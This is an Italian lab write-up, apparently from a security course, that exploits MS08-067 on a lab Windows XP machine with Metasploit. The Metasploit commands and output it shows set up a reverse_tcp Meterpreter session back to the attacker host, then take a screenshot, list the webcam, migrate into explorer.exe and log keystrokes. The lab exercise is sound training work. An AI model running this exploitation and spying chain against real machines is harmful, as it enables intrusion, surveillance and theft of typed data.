

# Hacking Windows XP

La traccia di oggi ci chiedeva di ottenere una sessione di meterpreter sulla macchina Windows XP con Metasploit usando la vulnerabilità **MS08-067**. Una volta ottenuta la sessione avremmo poi dovuto:

- Recuperare un screenshot.
- Individuare o meno la presenza di una web cam.
- Fare dump della tastiera, accedere alla web cam o provare altro.

## 1) Impostazione dell'exploit **MS08-067**

Come prima cosa ho verificato che ci fosse l'exploit con il comando **search**.

```
msf6 > search MS08-067

Matching Modules

#  Name                                     Disclosure Date  Rank  Check  Description
-  -                                     -              -    -    -
0  exploit/windows/smb/ms08_067_netapi  2008-10-28      great Yes    MS08-067 Microsoft Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/smb/ms08_067_netapi

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show info
```

L'ho quindi usata e con il comando **info** ho controllato cosa facesse questo exploit.

```
Description:
This module exploits a parsing flaw in the path canonicalization
code of NetAPI32.dll through the Server Service. This module is
capable of bypassing NX on some operating systems and service packs.
The correct target must be used to prevent the Server Service (along
with a dozen others in the same process) from crashing. Windows XP
targets seem to handle multiple successful exploitation events, but
2003 targets will often crash or hang on subsequent attempts. This
is just the first version of this module, full support for NX bypass
on 2003, along with other platforms, is still in development.
```

Ho inserito poi i campi che venivano richiesti(ho lasciato il payload di default).

```
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

  Name      Current Setting  Required  Description
  --      -
  RHOSTS    192.168.1.200   yes       The target host(s), see https://github.com/rapid7/metasploit
  RPORT     445              yes       The SMB service port (TCP)
  SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  --      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.1.25     yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port

Exploit target:

  Id  Name
  --  -
  0    Automatic Targeting

View the full module info with the info, or info -d command.
```

Quindi ho avviato l'exploit e ricevuto con successo la sessione di Meterpreter.

```
msf6 exploit(windows/smb/ms08_067_netapi) > run


[*] Started reverse TCP handler on 192.168.1.25:4444
[*] 192.168.1.200:445 - Automatically detecting the target...
[*] 192.168.1.200:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.1.200:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.1.200:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.1.200
[*] Meterpreter session 1 opened (192.168.1.25:4444 → 192.168.1.200:1032) at 2022-12-07 08:36:31 -0500
```

## 2) Screenshot e controllo della presenza di web cam

Per avere un screenshot ho poi inserito il comando **screenshot**:

```
meterpreter > screenshot  
Screenshot saved to: /home/kali/SbqGRwao.jpeg
```

Questo è il risultato del comando:



Per vedere poi la presenza di una web cam il comando era **webcam\_list** ma prima di fare questo bisogna andare nelle impostazioni di VM e selezionare la propria videocamera nei dispositivi USB:


```
meterpreter > webcam_list  
1: Periferica video USB
```

## 3) Dump della tastiera

Per fare poi il dump della tastiera bisognava fare una serie di operazioni, la prima di queste era quella controllare i processi attivi con il comando **ps**. Una volta controllati i processi bisognava cambiare dal nostro attuale processo verso quello su cui volevamo fare il dump della tastiera. Nel mio caso dovevo cambiare processo verso quello di **notepad.exe** questo si può fare con il comando **migrate**: migrate 1440 (numero del processo che si vuole ottenere).

```
meterpreter > ps  
  
Process List  
  
PID PPID Name Arch Session User Path  
0 0 [System Process] x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe  
4 0 System x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe  
352 4 smss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\smss.exe  
532 352 csrss.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\csrss.exe  
556 352 winlogon.exe x86 0 NT AUTHORITY\SYSTEM \SystemRoot\System32\winlogon.exe  
608 556 services.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\services.exe  
620 556 lsass.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\lsass.exe  
792 608 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
916 608 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
1032 608 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
1080 608 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
1120 608 svchost.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\svchost.exe  
1156 608 alg.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\alg.exe  
1248 1440 ctfmon.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\ctfmon.exe  
1420 1032 wuauclt.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\wuauclt.exe  
1440 1412 explorer.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\Explorer.EXE  
1536 608 spoolsv.exe x86 0 NT AUTHORITY\SYSTEM C:\WINDOWS\system32\spoolsv.exe  
1704 1440 notepad.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\notepad.exe  
1840 1032 wscntfy.exe x86 0 TEST-EPI\Epicode_user C:\WINDOWS\system32\wscntfy.exe  
  
meterpreter > migrate 1440
```

Quindi una volta cambiato il processo il prossimo step è quello di avviare il comando **keyscan\_start** per iniziare a sniffare la tastiera, seguito poi dal comando **keyscan\_dump** per controllare quello sniffato fino a quel momento. Infine **keyscan\_stop** per fermare il servizio.

A screenshot of a Windows desktop environment. On the left, a terminal window with a dark background shows the following commands and output: 

```
meterpreter > keyscan_stop
Stopping the keystroke sniffer ...
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes ...
WEWE BELL STA TASTIERA
```

 On the right, a Notepad window titled "Senza nome - Blocco note" is open, displaying the text "WEWE BELL STA TASTIERA". The desktop background is a blue sky with white clouds. The taskbar at the bottom is partially visible.